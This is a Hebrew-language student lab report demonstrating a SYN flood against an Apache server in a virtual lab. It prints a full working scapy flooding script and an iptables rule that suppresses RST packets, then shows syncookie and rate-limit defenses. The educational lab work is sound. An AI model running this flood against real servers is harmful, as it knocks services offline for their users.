

Lab2

(1) תחילה נציג את ה script של המתקפה ונסביר מה הוא עושה –

ה script מקבל קלט שלושה פרמטרים (כתובת יעד, כמות הודעות ה syn שברצוננו לשלוח, ופורט רצוי במקרה שלנו 80 (tcp)) לאחר מכן הוא מאתחל את המשתנים הפנימיים שלו בפרמטרים שהוקלדו ואז בודק שני מצבים :

מצב ראשון: כאשר מספר הודעות ה syn הוא אינסופי (=x).


מצב שני: כאשר מספר הודעות ה syn סופי.

דוגמא לקלט שמספר ההודעות הוא אינסופי: `sudo python synflood.py -d "dest ip" -c x -p 80`

דוגמא לקלט שמספר ההודעות הוא סופי: `sudo python synflood.py -d "dest ip" -c 100 -p 80`


בכל אחד מהמצבים יש לולאה שרצה בהתאם לקלט כאשר בכל לולאה הפונקציות כמעט וזהה.

מה שהן עושות זה יוצרות חבילת ip עם ה dest ip ופקטה של tcp עם הפורט יעד ושולחת אותם ע"פ אחד המצבים, וזה מה שגורם ל"הצפת" האתר בהודעת syn ובסופו גורמות לקריסתו.




```
Applications  Places  Tue Aug 30, 5:10 AM  root
syn-flood.py
File Edit Search Options Help
import sys
import random
from scapy.all import *
import argparse
import os
import urllib2
if os.getuid() != 0: # Checks to see if the user running the script is root.
    print("You need to run this program as root for it to function correctly.")
    sys.exit(1)
parser = argparse.ArgumentParser(description='This educational tool sends SYN requests to the target
parser.add_argument('-d', action="store",dest='source', help='The destination IP address for the SYN
parser.add_argument('-c', action="store",dest='count', help='The amount of SYN packets to send. (ent
parser.add_argument('-p', action="store",dest='port', help='The destination port for the SYN packet'
args = parser.parse_args()
if len(sys.argv) == 1: # Forces the help text to be displayed if no arguments are entered
    parser.print_help()
    sys.exit(1)
args = vars(args) # converts the arguments into dictionary format for easier retrieval.
iterationCount = 0 # variable used to control the while loop for the amount of times a packet is sen
if args['count'] == "X" or args['count'] == "x": # If the user entered an X or x into the count argu
    while (1 == 1):
        a=IP(dst=args['source'])/TCP(flags="S", sport=RandShort(), dport=int(args['port'])) # Crea
        send(a, verbose=0) # Sends the Packet
        iterationCount = iterationCount + 1
        print(str(iterationCount) + " Packet Sent")
else: # executed if the user defined an amount of segments to send.
    while iterationCount < int(args['count']):
        a=IP(dst=args['source'])/TCP(flags="S", sport=RandShort(), dport=int(args['port'])) # Create
        send(a, verbose=0) # Sends the Packet
        iterationCount = iterationCount + 1
        print(str(iterationCount) + " Packet Sent")
print("All packets successfully sent.")
```

(2) ב victim פתחנו שרת apache web והרצנו אותו.



קיימים הבדלים בהגדרות ה cookies. כאשר ה cache cookies מבוטלים (=0) ההתקפה תעבוד בזכות זה שהשרת אינו "זוכר" מי פונה אליו ולכן מתייחס לכל בקשת syn כבקשה חדשה. לעומת זאת כאשר ה cache cookies פעיל (=1) ההתקפה לא תצליח מפני שהוא מפסיק "להתייחס" לבקשות שווא מפני שהוא זוכר אותם.


נעת נדגים את הריצה כאשר ה cookies מבוטלים:



נחזור לתוקף ונציין את הנושא של הודעות RST.

הודעות אלו נשלחות בצורה אוטומטית ע"י ה kernel של לינוקס על syn+ack שמגיע בלי שהוא שולח את ה syn וזאת בגלל חוסר תקשורת בין ה scapy ל kernel. כל עוד הודעות ה RST מוגדרות כפעילות ב kernel ההתקפה לא תצליח להציף את האתר.



מה שנעשה זה נבטל אותם ע"י הפקודה הבאה:




The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying a list of 'Packet Sent' messages from 1952 to 1971. Below this list, the terminal shows a prompt where the user has entered the command `iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP`. This command is highlighted with a red rectangle. The desktop background features a Kali Linux dragon logo and the text 'KALI LINUX'. The system clock at the top indicates 'Tue Aug 30, 5:09 AM'. The taskbar at the bottom shows several open applications, including 'Apache2 ...', 'SYN Floo...', and 'root@kali: ...'.

```
root@kali: ~  
File Edit View Search Terminal Help  
1952 Packet Sent  
1953 Packet Sent  
1954 Packet Sent  
1955 Packet Sent  
1956 Packet Sent  
1957 Packet Sent  
1958 Packet Sent  
1959 Packet Sent  
1960 Packet Sent  
1961 Packet Sent  
1962 Packet Sent  
1963 Packet Sent  
1964 Packet Sent  
1965 Packet Sent  
1966 Packet Sent  
1967 Packet Sent  
1968 Packet Sent  
1969 Packet Sent  
1970 Packet Sent  
1971 Packet Sent  
^Z  
[6]+ Stopped  
root@kali:~/Desktop# iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP  
root@kali:~/Desktop#
```


כעת כשהכל מוכן נריץ את הסקריפט ונראה תיעוד של ההתקפה:







ניתן לראות בבירור כי ב wireshark נשלחות בקשות syn מהתוקף (10.0.2.4) ולאחר מכן ב victim היכן שנמצא האתר אנו רואים שהוא מנסה להתחבר אך ללא הצלחה.


ראינו כי כשה cookies מבוטלים ניתן בקלות להפיל את האתר, כעת נפעיל בחזרה את ה cookies ונראה כיצד מנגנון ההגנה לא נותן לאתר ליפול:






ניתן לראות שכאשר החזרנו את cookies קיימת הגנה מפני הצפה ולכן האתר לא נופל.

כעת נבטל שוב את ה cookies ונראה כיצד ניתן להגן על האתר בעזרת firewall (ע"י הרשאות ה iptables):

A terminal window titled 'osboxes@osboxes: ~' with a dark purple background. The window shows a series of commands and their outputs. The first command is 'sudo sysctl -w net.ipv4.tcp_syncookies=0', which outputs 'net.ipv4.tcp_syncookies = 0'. The second command is '# iptables -A INPUT -p tcp -m state --state NEW -m recent --update --seconds 60 --hitcount 20 -j DROP', which outputs nothing. The third command is '# iptables -A INPUT -p tcp -m state --state NEW -m recent --set -j ACCEPT', which also outputs nothing. The prompt returns to '~\$' after each command.

```
osboxes@osboxes:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
osboxes@osboxes:~$ # iptables -A INPUT -p tcp -m state --state NEW -m recent --update --seconds 60 --hitcount 20 -j DROP
